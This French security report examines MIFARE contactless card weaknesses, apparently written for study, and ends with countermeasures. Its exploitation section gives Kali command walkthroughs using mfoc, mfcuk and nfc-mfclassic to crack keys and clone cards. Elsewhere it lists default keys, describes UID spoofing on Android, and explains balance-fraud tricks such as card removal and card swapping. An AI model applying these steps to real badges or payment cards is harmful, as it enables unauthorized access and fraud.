

FIGURE 2.8 – Utilisation des bits OTP des cartes MIFARE Ultralight

Le verrouillage de cette zone OTP est contrôlé par des octets de verrouillage (deux dans le cas de la carte Ultralight Nano, Lock0 et Lock1), ou *lock bytes*. Ces bits de verrouillages, une fois mis à un état logique 1 vont verrouiller une page en lecture seule, sans pouvoir revenir à leur état 0 précédent. Les bits 0, 1 et 2 de Lock 0 : verrouillent les bits de verrouillage de Lock0 et Lock1 (si à l'état 1, la configuration de verrouillage de la carte est verrouillée). La correspondance suivante a été détaillée dans [10] telle que :

— Bit 1 (Lock 0) : verrouillent les bits de Lock0 et Lock1 verrouillant les pages 4 à 9,

— Bit 2 (Lock0) : verrouille les bits de Lock1 qui verrouillent les pages 10 à 15,

— Bit 3 (Lock0) : verrouille les octets OTP,

— Bit 7 (Lock0) : verrouille la page 7,

— Bit 7 (Lock1) : verrouille la page 1.

2.4 MIFARE DESFire

La gamme MIFARE DESFire est basée sur des standards globaux ouverts en ce qui concerne les méthodes cryptographiques utilisées ainsi que l'interface RF. Son nom fait référence aux méthodes cryptographiques utilisées pour ces cartes, DES, 2K3DES, 3KDES et un moteur cryptographique matériel AES.

Leur structure mémoire est différente de celle des autres produits de la marque : la mémoire n'est plus divisée en secteurs et en blocs, elle est allouée à des espaces à créer appelés « applications ». Le nombre d'applications est limité à 28 pour les cartes MIFARE DESFire EV1, mais n'est limité que par la taille mémoire pour la version EV2.

3 Faiblesses des solutions sans-contact

3.1 Vulnérabilités liées aux produits MIFARE

3.1.1 MIFARE Classic

Produit le plus ancien de la gamme MIFARE, cette carte possède de nombreuses vulnérabilités, ce qui a poussé MIFARE à déconseiller publiquement de l'utiliser dans un cadre sécuritaire.

Les vulnérabilités peuvent généralement être classées dans 4 catégories :

— **faiblesse du générateur de nombre pseudo-aléatoire**,
LE LFSR, ou *Linear Feedback Shift Register* utilisé pour la génération de nombres aléatoires est prédictible : la condition initiale est toujours constante. Les nombres aléatoires qui vont être générés ne dépendent que du nombre de cycles d'horloge entre le temps où le lecteur est démarré et le temps ou le nombre aléatoire est demandé. En contrôlant le temps du protocole, un attaquant peut arriver à prédire le nombre ainsi généré et le challenge envoyé, et donc compromettre l'authentification de la carte auprès d'un lecteur.

— **faiblesse de l'algorithme de chiffrement** CRYPTO1.
Les clés utilisées pour le chiffrement ne font que 48 bits, ce qui les rend vulnérables à une attaque par brute force à l'aide d'un FPGA [11]. De plus, CRYPTO1 a été cassé en 2008, et est aujourd'hui considéré comme ayant une sécurité proche de 0.

— **faiblesse du protocole de communication**, qui fut étudié ici [5].

— **faiblesse de l'implémentation**, qui peut être due à une mauvaise implémentation de l'algorithme de chiffrement ou du protocole d'authentification (ici en 3 passes).

À partir de [4], on peut ainsi faire une liste des vulnérabilités existantes sur les cartes MIFARE Classic de façon supposément exhaustive et qui seront exploitées dans la suite de ce document grâce à différents outils.

1ère vulnérabilité : Générateur de nombre pseudo aléatoire.
Comme traité précédemment, le LFSR est faillible et peut être exploité. Il s'agit de la vulnérabilité la plus importante. La séquence aléatoire a une taille de 16 bits seulement, ce qui ne génère que 2^{16}, ou 65 536 valeurs). L'ensemble des valeurs possibles peut être généré en seulement 0.6 seconde d'après [12].

2e vulnérabilité : Protocole de communication
Lors de l'authentification, au cours de la 2e passe, le lecteur envoie sa réponse au challenge de la carte MIFARE Classic, ainsi qu'un 2e challenge. Avant de vérifier si le challenge est correct, la clé va vérifier les **bits de parité**. Si la vérification échoue, un message sur 4 bits **0x5** va être renvoyé au lecteur **chiffré**.

Seulement en connaissant le clair du message ainsi que le message chiffré, on peut procéder à une attaque à clair connu sur l'algorithme de chiffrement.

3e vulnérabilité : Utilisation des clés par défaut

Une partie assez conséquente des clés utilisées proviennent de constructeurs utilisant des clés A et B par défaut. Au fil du temps, plusieurs dictionnaires sont apparus (dont *std.keys* et *extended-std.keys* utilisés dans l'application Mifare Classic Tool) ce qui rend l'accès aux cartes avec ce genre de clés trivial. En effectuant une attaque par dictionnaire, on peut ainsi lire et écrire n'importe quel secteur de la carte, sauf le bloc 0 du secteur 0 qui lui est verrouillé à la conception. On peut lister parmi ces clés très souvent utilisées : FFFFFFFFFFFF (la clé par défaut), 000000000000, A0A1A2A3A4A5, D3F7D3F7D3F7, AABBCCDDEEFF, AABBCCDDEEFF, ...

3.1.2 MIFARE Ultralight

Les cartes Ultralight de première génération étaient souvent utilisées dans les transports en commun comme carnets de tickets virtuels, décomptant à chaque utilisation un voyage pour le possesseur de la carte.

En 2012, un exploit a été réalisé sur ces cartes, en permettant de réinitialiser le nombre de voyages restant sur la carte en réécrivant les données directement sur celle-ci [1]. Pour assurer la non-réversibilité du décompte des tickets restants, les cartes MIFARE Ultralight possèdent une fonction OTP *one-time-programmable* bits ainsi qu'un verrouillage en écriture, mais ne possèdent pas de fonctions cryptographiques pour le chiffrement.

Cependant, suite à un dysfonctionnement du bit OTP qui ne s'activait jamais, la non-réversibilité de la consommation des tickets n'était pas enregistrée sur la carte, permettant ainsi de réécrire les données telles qu'avant l'utilisation des trajets. Pour cela, Corey Benninger a développé et utilisé l'application **UltraReset** lui permettant de réinscrire une carte directement depuis un smartphone [2]. Elle a depuis été supprimée du Playstore, mais une nouvelle application, UltraCardTester permet de vérifier si les bits OTP sont dysfonctionnels sans toutefois implémenter l'exploit (d'autres applications permettent cependant aisément de réinscrire la carte).

Le dysfonctionnement a été corrigé sur les nouvelles versions Ultralight C et EV1 qui ajoutèrent notamment l'authentification 3DES en 2008. Celle-ci est d'ailleurs désormais considérée comme non sécurisée [3] et son usage est déconseillé depuis qu'elle a été cassée par l'attaque Sweet32.

1. `https://www.lemondeinformatique.fr/actualites/lire-nfc-une-app-android-utilise-une-faille-pour-utilis`
`html`
2. https ://vimeo.com/49664045
3. https ://www.cryptomathic.com/news-events/blog/3des-is-officially-being-retired

3.1.3 MIFARE DESFire

Conçue comme une solution plus sécurisée que la carte MIFARE Classic, une des premières versions de ce produit, la carte Mifare DESFire MF3ICD40, a subit une attaque side-channel non invasive sur la consommation énergétique, comme décrit dans l'article [13] par David Oswald et Christof Paar.

Celle-ci permet de remonter jusqu'à la clé 3DES négociée entre le lecteur et la carte lors de l'authentification, son algorithme d'authentification étant basé sur un chiffrement 3DES censé être plus sécurisé que l'authentification en 3 passes des cartes MIFARE Classic. En faisant varier la clé utilisée ainsi que les challenges échangés pendant le protocole d'authentification et en relevant et analysant la consommation électrique de la carte, il est possible d'isoler les opérations effectuées et d'identifier les paramètres passés en entrée et ceux en sortie de l'algorithme 3DES, ceci malgré les contre-mesures implémentées. Lors de leurs recherches, les auteurs de cet article ont réussi à remonter à la clé en approximativement 7 heures, soutenant que leur attaque pouvait être mise en pratique avec un équipement standard au prix contenu.

3.2 Vulnérabilités liées aux erreurs de conception

En plus des nombreuses failles de sécurités imputables aux technologies utilisées, il existe également des vulnérabilités conséquentes de l'implémentation ou de l'utilisation des produits MIFARE.

3.2.1 Vulnérabilité du lecteur

Une vulnérabilité peut apparaître en fonction du lecteur utilisé, et de l'interface qu'il contient. L'interface Wiegand est un type de câblage standard, popularisé par les lecteurs de cartes Wiegand des années 1980. Lorsqu'elle est utilisée, le lecteur va traiter les données échangées en clair, même avec une carte très sécurisée : s'il est saboté ou facilement accessible, un attaquant pourrait ainsi récupérer les données qui transitent en clair et bypasser la sécurité fournie par la carte. Certains sniffeurs existent déjà (BLeKey) et peuvent ainsi ajouter une faille de sécurité dans un environnement *a priori* sécurisé protégé par un chiffrement AES.

3.2.2 Utilisation de l'UID

Une des caractéristiques de certains badges MIFARE est de posséder un UID dans le *manufacturer block*, soit le bloc 0 du secteur 0. Lors de la création des premiers badges MIFARE Classic, ce bloc était verrouillé en écriture par le constructeur à la fabrication, empêchant quiconque de le modifier.

Cependant, des cartes manufacturées en Chine entièrement réinscriptibles (i.e *manufacturer block* inclus) ont commencé à apparaître dans le commerce. La sécurité de certains systèmes reposant entièrement sur cette faible hypothèse de non-clonabilité du secteur 0, ils sont devenus obsolètes. Aussi, les systèmes reposant sur une identification par UID sont très vulnérables.

3.2.2.1 Visibilité des numéros de série

Sur certains tags, les badges comportent des séquences de nombres décimaux. Ceux-ci, une fois convertis en hexadécimal peuvent contenir le numéro de série, donc l'UID utilisé pour l'identification.Ils sont parfois inversés par rapport à l'UID réel, mais il s'agit de la même information. Certains formats utilisés ont été recensés ici [1].

Nombre inscrit	Format	Conversion
09519605	DEZ8	6 derniers hex convertis en dec (9141F5 hex = 09519605 dec)
0009519605	DEZ10	8 derniers hex convertis en dec
00145.16885	DEZ5.5	Digits 4-7 hex convertis en dec "." 4 derniers hex convertis en dec
060.16885	DEZ3.5A	2 premiers hex "." 4 derniers hex convertis en dec 000.16885
000.16885	DEZ3.5B	Digits 3,4 "." 4 derniers convertis en dec
145.16885	DEZ3.5C	Digits 5,6 hex convertis en dec "." 4 derniers hex convertis en dec
00257707557365	IK2 DEZ14	hex convertis entièrement en dec

Table 3.1 – Exemple pour un tag avec l'ID 3C009141F5

Ce formatage du numéro de série implique que l'on peut potentiellement récupérer le numéro de série d'un badge donc son UID à partir d'une photo de ce dernier, ce qui pose de sérieux problèmes de sécurité.

3.2.3 Gestion du solde d'un utilisateur

Lors de l'utilisation d'un porte-monnaie électronique, la sécurité du système repose sur l'intégrité des données de la carte et leur non-modification. Cependant, la sécurité des cartes MIFARE Classic étant faible, il peut être très facile de réécrire la zone du bloc mémoire correspondante au solde de l'utilisateur afin de créditer son compte.

3.2.4 Mauvaise implémentation logicielle

3.2.4.1 Absence de sécurité anti-retrait

Dans certains systèmes utilisant les cartes MIFARE comme porte-monnaie électronique, ou carnets de tickets (i.e utilisant un nombre n qu'on décrémente au cours des utilisations), l'opération de décrémentation du solde de l'utilisateur n'était effectuée que quelques secondes après que la demande de paiement pour un produit ait été envoyée. Ainsi en retirant sa carte rapidement, la carte ne recevait pas le signal émis par le terminal de paiement, et le solde utilisateur étant local à la carte il n'était pas décrémenté du montant de la transaction effectuée.

3.2.4.2 Mauvaise sécurité anti-retrait

Parfois, une protection permet de vérifier qu'une carte MIFARE est présente durant l'opération de décrémentation du solde : mais l'implémentation de cette sécurité n'est pas exempte de failles.

Il a été découvert qu'en demandant la transaction avec une carte possédant un solde suffisant, puis en l'intervertissant immédiatement après par une carte faisant office de tampon avec un solde nul, l'opération de décrémentation du solde serait envoyée sur la carte tampon sans revérification du solde. Le solde de la carte principale reste ainsi inchangé.

Selon le système de vérification implanté, il peut vérifier qu'une carte est présente ou bien vérifier l'UID de la carte avec laquelle il communique. Ce dernier point reste vulnérable en regard de la commercialisation de cartes avec secteur 0 réinscriptible.

4 Outils d'attaque

4.1 Applications mobiles

4.1.1 Mifare Classic Tool

Mifare Classic Tool (MCT) est une application disponible sur le GooglePlay uniquement. Elle nécessite un smartphone avec une puce NFC NXP, ce qui est le cas d'une grande partie des téléphones actuels, et permet de lire et écrire des tags MIFARE Classic, de faire des dumps mémoires, de comparer 2 dumps différents, d'afficher les informations du tag, de cloner un tag ou encore de décoder les *value blocks* et les *access conditions* ACs. Elle ne permet ni de cracker des clés MIFARE Classic, ni de réaliser d'attaque par force brute d'après la description du projet [1], le protocole étant trop lent pour cela. Elle prend cependant en charge des dictionnaires contenant une liste des clés (A et B) les plus courantes dans les fichiers *std.keys* et *extended-std.keys*, rendant possible une attaque par dictionnaire.

Il est à noter que tous les smartphones Android ne sont pas compatibles avec cette application, la liste des appareils compatibles [2] et incompatibles [3] étant mise à jour fréquemment et rendue disponible sur le projet.

FIGURE 4.1 – Mifare Classic Tool

4.1.2 NFC Tools

NFC Tools est une application disponible dans l'App Store et dans le GooglePlay.

Elle rend possibles la lecture et l'écriture des tags NFC directement grâce à la puce NFC d'un smartphone. Mifare ClassicTools n'étant pas disponible sur iOS, elle permet au moins de récupérer sur iPhone des informations intéressantes sur un tag NFC comme le fabricant, le type (ex. : MIFARE Ultralight ...), la norme du tag, le format des données ou le numéro de série. Elle indique également si le tag est protégé par un mot de passe et si l'écriture y est possible.

FIGURE 4.2 – NFC Tools

1. https://github.com/ikarus23/MifareClassicTool
2. https://github.com/ikarus23/MifareClassicTool/blob/master/COMPATIBLE_DEVICES.md
3. https://github.com/ikarus23/MifareClassicTool/blob/master/INCOMPATIBLE_DEVICES.md

4.2 nfc-tools

4.2.1 Libnfc

Libnfc est une librairie en C open source fournissant un kit de développement logiciel NFC et une API programmable utilisable par des applications RFID et NFC. Elle permet de travailler avec un plus haut niveau d'abstraction avec du matériel NFC.

Cette librairie est très utile pour de la recherche sur des protocoles RFID, et est nécessaire aux toolkits MFCUCK et MFOC détaillés dans 4.3 et 4.4.

4.2.2 MFCUK

MFCUK est une implémentation open source en C de la "Dark Side attack".

Il regroupe plusieurs outils basés sur libnfc et crapto1, outil permettant d'exploiter les faiblesses de l'algorithme de chiffrement propriétaire CRYPTO1.

4.2.3 MFOC

MFOC est une implémentation open source de l'attaque *offline nested* par Nethemba. Concrètement, on pourra réaliser avec des dumps mémoires et trouver les clés d'authentification des cartes MIFARE Classic. L'attaque ne peut être effectuée que si au moins une clé de la carte est connue.

4.3 Hardware

De multiples solutions hardware existent également et sont trouvables sur quelques sites spécialisés [4]. Parmi les outils les plus connus on retrouve la **Proxmark 3**, présenté comme un véritable « couteau suisse » de l'analyse RFID permettant la lecture, l'écriture, l'émulation, le décodage, etc. des systèmes RFID opérant sur les fréquences 125 kHz, 134 kHz et 13.56 MHz. Ce type d'appareil permet de cracker une clé en quelques secondes en connaissant au moins une clé ou en 30 secondes en n'en connaissant aucune. On peut également citer le Chameleon Mini reader, qui permet de cracker une clé en utilisant une attaque en ligne (mfkey), qui requiert d'émuler une carte à un lecteur valide, même pour les cartes MIFARE Classic EV1 dont on ne connaît aucune clé.

4. `https://lab401.com/`

4.4 Émuler une carte sur smartphone

4.4.1 Sous Android

L'émulation de l'UID d'une carte MIFARE Clasic sur smartphone n'est pas triviale. En effet émuler une carte sans-contact est possible, mais dans ce cas l'UID présenté est aléatoire. Pour cela on peut utiliser **HCE**, ou (*Host Card Emulation* un système disponible depuis Android 4.4 qui émule au niveau logiciel une carte. Cela permet par exemple d'utiliser des serrures connectées, ou d'émuler certains titres de transport. Il est conçu autour d'opérations en arrière-plan et permet à chaque application de gérer sa propre carte sans-contact, mais pour éviter les conflits, l'UID utilisé n'est pas fixé. Utiliser une authentification par UID semble contraire à la philosophie de HCE basée sur la sécurité, qui est facilement clonable.

C'est néanmoins possible (et détaillé) d'après [1] en étant root et en manipulant l'interface *NFC Controller Interface*, mais cela dépend de la puce NFC utilisée et de son firmware, et donc du smartphone. On peut ainsi citer quelques exemples.

— **Puce NXP NFC** (ex. : **Nexus 5X** ...) Il faut modifier le fichier **/etc/libnfc-nxp.conf** et remplacer dans la variable déclarée NXP_CORE_CONF les valeurs 01, 02, 03, 04 pour y écrire l'UID que l'on souhaite.

— **puce Android Broadcom NFC** (ex. : **Nexus 5**...) Il faut modifier le fichier **/etc/libnfc-brcm-20791b05.conf**, et rajouter l'UID en hexadécimal à la fin de la variable NFA_DM_START_UP_CFG sous la forme **33 LL XX XX XX XX** avec :
- *33* : Le paramètre NCI,
- *LL* : la longueur en octet de l'UID (pour les cartes MIFARE Classic, elle peut être de 4 ou 7 octets),
- *XX XX XX XX* : la valeur de l'UID.

L'application NFC Card Emulator (requérant aussi des droits root), développée par yuanwofei existait et permettait de modifier et de gérer plusieurs UID de manière automatique en écrivant les fichiers /etc/libnfc-..., mais a depuis été retirée du PlayStore.

4.4.2 Sous iOS

Il est possible d'émuler un UID sur un iPhone jailbreaké grâce à une application disponible depuis le Cydia AppStore : NFCWriter [5] Celle-ci ne supporte cependant que les appareils sous iOS 10.0 à 10.2.

5. http ://limneos.net/nfcwriter/

5 Exploitation des vulnérabilités

5.1 Tests d'opérations sur une carte MIFARE Classic

Avant de chercher à exploiter les vulnérabilités de la carte, nous listerons les différentes commandes à effectuer afin d'interagir avec la carte.

5.1.1 Test d'écriture

5.1.1.1 Avec la bonne clé

5.1.2 Avec la mauvaise clé

5.1.3 Avec les clés A et B

5.1.4 Test d'incrémentation

5.1.5 À la valeur maximale

5.1.6 Test de décrémentation

5.1.7 À la valeur minimale

5.2 Cloner une carte MIFARE Classic

Afin de pouvoir cloner une carte, il faut d'abord pouvoir accéder à toutes ses zones mémoires, i.e. ses blocs, qui sont protégées par une clé A et parfois une clé B également. Une fois ceci fait, on pourra même réécrire sur la carte (à l'exception du bloc 0 du secteur 0).

5.2.1 Compromission de la carte

Pour compromettre une carte, plusieurs cas sont possibles, allant du plus simple au plus complexe. Aussi, un guide de compromission assez efficace a été présenté dans [1] et peut être suivi dans l'ordre suivant :

1. **Essai des clés par défaut**
   Assez souvent, toutes les clés d'une carte sont des clés par défaut, qui sont contenues dans des dictionnaires comme *std.keys* ou *extended-std.keys*. Ainsi une attaque par dictionnaire permet d'accéder à l'ensemble des zones mémoires,
   Si toutes les clés n'ont pas été trouvées, mais que nous en possédons au moins une, on peut essayer l'étape suivante. Sinon, on passera directement à l'étape 3.

2. **Attaque *nested***
   Cette attaque exploite la faiblesse du générateur pseudo-aléatoire et de l'authentification à un autre secteur basé sur une précédente authentification. Elle requiert de connaître au moins la clé d'un secteur, et a été expliquée ici [14]. Pour la réaliser, on utilise l'outil mfoc [15] détaillé précédemment. On peut également utiliser une solution hardware comme proxmark, ce qui réduit la durée à environ 2 secondes par clé.
   Dans le cas des cartes Mifare Classic Plus SL1 et EV1, la version d'exploit a utilisé sera l'attaque ***hardnested***, qui ne prend que quelques minutes.

3. **Attaque *darkside***
   Si aucune clé n'a été trouvée jusqu'ici, on peut utiliser l'attaque darkside, une attaque par canal auxiliaire, détaillée ici [16].
   L'exploit est réalisé grâce à l'outil MFCUK [17], et nécessite environ 30 minutes pour casser une clé. La réalisation de l'exploit étant plutôt longue, une fois effectué on utilisera l'attaque nested de l'étape précédente pour les autres zones mémoires.
   Dans le cas des cartes Mifare Classic Plus SL1 et EV1, on pourra utiliser une carte Proxmark ou Chameleon Mini RevE Rebooted. Sur cette dernière, on sélectionnera le type MF_DETECTION, on téléchargera le dump et on lancera le *Reckon*, qui crackera la clé.

5.2.2 Réalisation de l'exploit

Il existe un guide d'utilisation sous Ubuntu écrit par Kishan Gupta disponible ici [18], mais nous utiliserons Kali pour réaliser le clone d'une carte MIFARE Classic 1K, comme indiqué à [19]

5.2.2.1 Attaque *Nested*

Installation On va d'abord installer les outils nfc-tools, qui ne sont plus présents sur Kali 2020.

```
kali@kali:~$ sudo su
root@kali:/home/kali# apt update
root@kali:/home/kali# apt upgrade -y
root@kali:/home/kali# apt-get install libnfc-bin mfoc -y
```

Configuration Ces deux modules pouvant causer un dysfonctionnement des nfc-tools, on les décharge.

```
root@kali:~# modprobe -r pn533_usb
root@kali:~# modprobe -r pn533
```

Lecture de l'UID Pour récupérer l'UID, on utilise la commande :

```
root@kali:~# nfc-list
```

Dump des clés de chiffrement de la carte réinscriptible chinoise Comme nous devrons écrire dessus, il faudra en posséder les clés, que nous récupérons à cette étape sous forme de dump :

```
root@kali:~# mfoc -P 500 -O carte-vierge.dmp
```

Dump de la carte à copier On utilise ici la même commande, seulement elle sera plus longue : les clés utilisées ne seront sans doute pas des clés par défaut, et du moment qu'on en connaît une on pourra les retrouver.

```
root@kali:~# mfoc -P 500 -O carte-originale.dmp
```

Copie On réalise maintenant la copie de la carte originale sur la carte vierge :

```
root@kali:~# nfc-mfclassic W a carte-originale.dmp carte-vierge.dmp
```

5.2.2.2 Attaque *Hardnested*

Certaines cartes ne sont pas vulnérables à l'attaque nested. Pour cela nous suivrons, toujours sous Kali, les étapes suivantes, décrites dans [20] :

Installation Certains prérequis à installer peuvent être nécessaires, et on se place sur la branche correspondante à l'attaque qu'on utilise dans le projet mfoc :

```
root@kali:~# sudo apt update
root@kali:~# sudo apt install git binutils make csh g++ sed gawk autoconf
automake autotools-dev libglib2.0-dev libnfc-dev liblzma-dev libnfc-bin

root@kali:~# git clone https://github.com/vk496/mfoc
root@kali:~# cd mfoc
root@kali:~# git checkout hardnested

root@kali:~# autoreconf -is
root@kali:~# ./configure
root@kali:~# make
```

Dump De manière similaire à l'attaque nested, on essaye de trouver les clés triviales.

```
root@kali:~# ./mfoc -O file.dmp
```

Attaque hardnested Si certaines clés restent inconnues, on utilisera une clé trouvée, dans cet exemple 1727a102a015 pour trouver celle de la prochaine inconnue.

```
root@kali:~# ./mfoc -O dd -k 1727a102a015
```

À partir de là, on peut continuer avec le cas de l'attaque nested.

5.2.2.3 Attaque *Darkside*

Dans le cas où aucune clé n'est connue, on utilisera mfcuk pour trouver une clé, avant de continuer selon l'un des cas précédents.

Installation

```
root@kali:~# git clone https://github.com/nfc-tools/mfcuk.git
root@kali:~# autoreconf -is
root@kali:~# ./configure
root@kali:~# make
```

Utilisation On lance l'attaque sur la clé A du secteur 0 avec la commande suivante :

```
root@kali:~# ./mfcuk -C -R 0:A -v 2
```

Une fois la clé trouvée, on peut de nouveau continuer selon l'un des cas précédents.

6 Conclusion : alternatives sécurisées

La réputation des produits MIFARE a été à plusieurs reprises entachée par des failles de sécurité sur certains de ses produits (MIFARE Classic, Ultralight ou encore DESFire MF3ICD40). L'entreprise déconseille ainsi d'utiliser ses produits MIFARE Classic dans des applications en lien avec la sécurité ou dans un contexte de contrôle d'accès. De même, la DESFire MF3ICD40 a été arrêtée, et NXP Semiconductors recommande de passer sur les produits EV1 ou EV2 de la gamme DESFire.

Aussi, vis-à-vis d'un environnement utilisant un parc matériel basé sur un produit MIFARE vulnérable, la réaction à adopter sera différente selon que l'on souhaite maintenir ou mettre à jour entièrement solution existante.

6.1 Sans remplacement matériel : contremesures

Les cartes MIFARE Classic ayant été crackées, et des cartes à secteur 0 modifiable existant, elles ne doivent être utilisées dans aucune solution de sécurité. Plusieurs bonnes pratiques, comme l'énonce [11], peuvent réduire la facilité de leur compromission :

— **Chiffrer les données stockées avec des clés fortes**
Une majorité des cartes en circulation utilise des clés de chiffrement par défaut, qu'il faudrait modifier à l'implémentation du parc de cartes.

— **Ne pas utiliser l'UID de la carte pour s'identifier**
L'usurpation d'identité sur des systèmes utilisant l'UID comme moyen d'identification peut être effectuée à moindre coût avec des cartes spéciales reprogrammables. De plus, certaines cartes Mifare DESFire EV1 ou Plus, proposant des méthodes cryptographiques plus sécurisées comme le chiffrement AES, sont encore utilisées de cette manière ce qui les rend aussi vulnérables que les cartes MIFARE Classic. Il faut plutôt chiffrer et encoder l'identifiant dans les données de la carte, avec des clés uniques et différentes pour chaque secteur et par carte.

— **Utiliser la double authentification**
Le recours à une double authentification à travers une vérification en ligne permet de réduire les risques d'usurpation d'identité et de contrefaçon. On peut également délocaliser le stockage de certaines informations, comme un solde utilisateur vers une base de données locale à l'entreprise. Cela peut toutefois amener d'autres vulnérabilités liées au traitement et au stockage de ces données.

— **Faire une empreinte de la carte**
Afin de vérifier que les données n'aient pas été modifiées, on peut prendre l'empreinte de la carte, la signer selon un certain protocole et combiner cela à un chiffrement. Il n'existe pas qu'une seule solution, et le comportement à adopter doit être adapté en fonction de l'utilisation voulue.

6.2 Avec remplacement matériel

Indépendamment de l'application que l'on souhaite faire d'une carte sans-contact, certains principes de sécurité doivent être respectés. Cela passe par l'utilisation de protection anti-sabotage pour les lecteurs, de la mise en place d'outils de monitoring (surveillance, analyse comportementale pour lutter contre l'ingénierie sociale ...), l'utilisation du protocole OSDP à la place du Wiegand ou encore l'utilisation d'un chiffrement AES.

La superposition de plusieurs couches de sécurité reposant sur des technologies différentes contribue également au maintien d'un bon niveau de sécurisation, et l'utilisation d'une solution très sécurisée n'apporte aucune plus-value si elle se fait dans le cadre d'un environnement présentant d'importantes vulnérabilités.

6.2.1 Gestion d'UID

Si l'intérêt d'utiliser des cartes sans contact réside dans la gestion d'UID et la lecture de l'UID, il faut noter qu'il n'est pas stocké de manière sécurisée et est lisible par n'importe qui sur les cartes MIFARE, EM41XX, HID ProxCard II ou Indala (ces trois dernières cartes ne servant qu'à héberger un UID, pas à encoder des données). Le choix devrait donc se porter sur l'usage de cartes MIFARE Plus et DESFire EV1 si on recherche leur fonction d'applications, ou leurs différentes évolutions (EV2 ...) En effet, les cartes MIFARE DESFire EV1 et EV2 ou MIFARE Plus n'ont pas été cassées à ce jour et peuvent être considérées comme sécurisées.

Changer toutes les cartes vulnérables et particulièrement les MIFARE Classic en circulation pour ces solutions plus sécurisées utilisant un chiffrement AES reste la seule méthode garantissant une vraie sécurité. Les autres approches restent des contremesures destinées seulement à contourner le problème du manque de sécurité sans réellement le traiter.

Bibliographie

[1] S. Jasek, « A 2018 practical guide to hacking RFID NFC », Confidence, Cracovie, Pologne, 6 avr. 2018, adresse : https://smartlockpicking.com/slides/Confidence_A_2018_Practical_Guide_To_Hacking_RFID_NFC.pdf (visité le 26/05/2020).

[2] NXP Semiconductors, **MIFARE contactless tag IC family overview**. adresse : https://www.nxp.com/docs/en/product-selector-guide/MIFARE-ICs-linecard.pdf (visité le 26/05/2020).

[3] O. Le Moal. (19 avr. 2014). Sécurité des cartes d'accès, 1ère partie : les technologies NFC, adresse : https://olivierlemoal.fr/blog//nfc/rfid/2014/04/19/nfc.html (visité le 26/05/2020).

[4] M. A. Bouazzouni, « Processus sécurisés de dématérialisation de cartes sans contact », thèse de doct., Université de Toulouse, 8 nov. 2017. adresse : https://oatao.univ-toulouse.fr/19488/ (visité le 26/05/2020).

[5] G. de Koning Gans, J.-H. Hoepman et F. D. Garcia, « A practical attack on the MIFARE classic », in **Smart Card Research and Advanced Applications**, G. Grimaud et F.-X. Standaert, éd., sér. Lecture Notes in Computer Science, Berlin, Heidelberg : Springer, 2008, p. 267-282, isbn : 978-3-540-85893-5. doi : 10.1007/978-3-540-85893-5_20.

[6] NXP Semiconductors, **MIFARE classic tag operation**, 10 fév. 2012.

[7] W. H. Tan (wht08), « Practical attacks on the MIFARE classic.pdf », MSc thesis, Imperial College London, sept. 2009, 61 p. adresse : http://www.proxmark.org/files/Documents/13.56%20MHz%20-%20MIFARE%20Classic/Practical_Attacks_on_the_MIFARE%20Classic.pdf (visité le 28/05/2020).

[8] phantasmthewhite. (1er fév. 2019). Hacking our first MIFAR/RFID tag, Hackmethod. Library Catalog : hackmethod.com, adresse : https://hackmethod.com/hacking-mifare-rfid-2/ (visité le 26/05/2020).

[9] NXP Semiconductors, **MIFARE ultralight nano data sheet**, 9 juil. 2016.

[10] D. Paret, X. Boutonnier et Y. Houiti, **NFC (Near Field Communication)**, Dunod. juil. 2012, 352 p., isbn : 978-2-10-058457-4. adresse : https://www.dunod.com/sciences-techniques/nfc-near-field-communication-principes-et-applications-communication-en-champ (visité le 29/05/2020).

[11] M. Almeida, « Hacking mifare classic cards », black hat® Regional Summit, Sao Paulo, 2014.

[12] M. Merhi, J. C. Hernandez-Castro et P. Peris-Lopez, « Studying the pseudo random number generator of a low-cost RFID tag », in **2011 IEEE International Conference on RFID-Technologies and Applications**, sept. 2011, p. 381-385, isbn : Electronic : 978-1-4577-0027-9 / Print : 978-1-4577-0028-6. doi : 10.1109/RFID-TA.2011.6068666.

[13] D. Oswald et C. Paar, « Breaking mifare DESFire MF3icd40 : power analysis and templates in the real world », in **Cryptographic Hardware and Embedded Systems – CHES 2011**, B. Preneel et T. Takagi, éd., sér. Lecture Notes in Computer Science, Berlin, Heidelberg : Springer, 2011, p. 207-222, isbn : 978-3-642-23951-9. doi : 10.1007/978-3-642-23951-9_14.

[14] F. D. Garcia, P. v. Rossum, R. Verdult et R. W. Schreur, « Wirelessly pickpocketing a mifare classic card », in **2009 30th IEEE Symposium on Security and Privacy**, Oakland, CA, USA : IEEE, mai 2009, p. 3-15, isbn : 978-0-7695-3633-0. doi : 10.1109/SP.2009.6. adresse : http://ieeexplore.ieee.org/document/5207633/ (visité le 29/05/2020).

[15] neomilium, **nfc-tools/mfoc**, original-date : 2015-03-14T19 :24 :34Z, 23 mai 2020. adresse : https://github.com/nfc-tools/mfoc (visité le 26/05/2020).

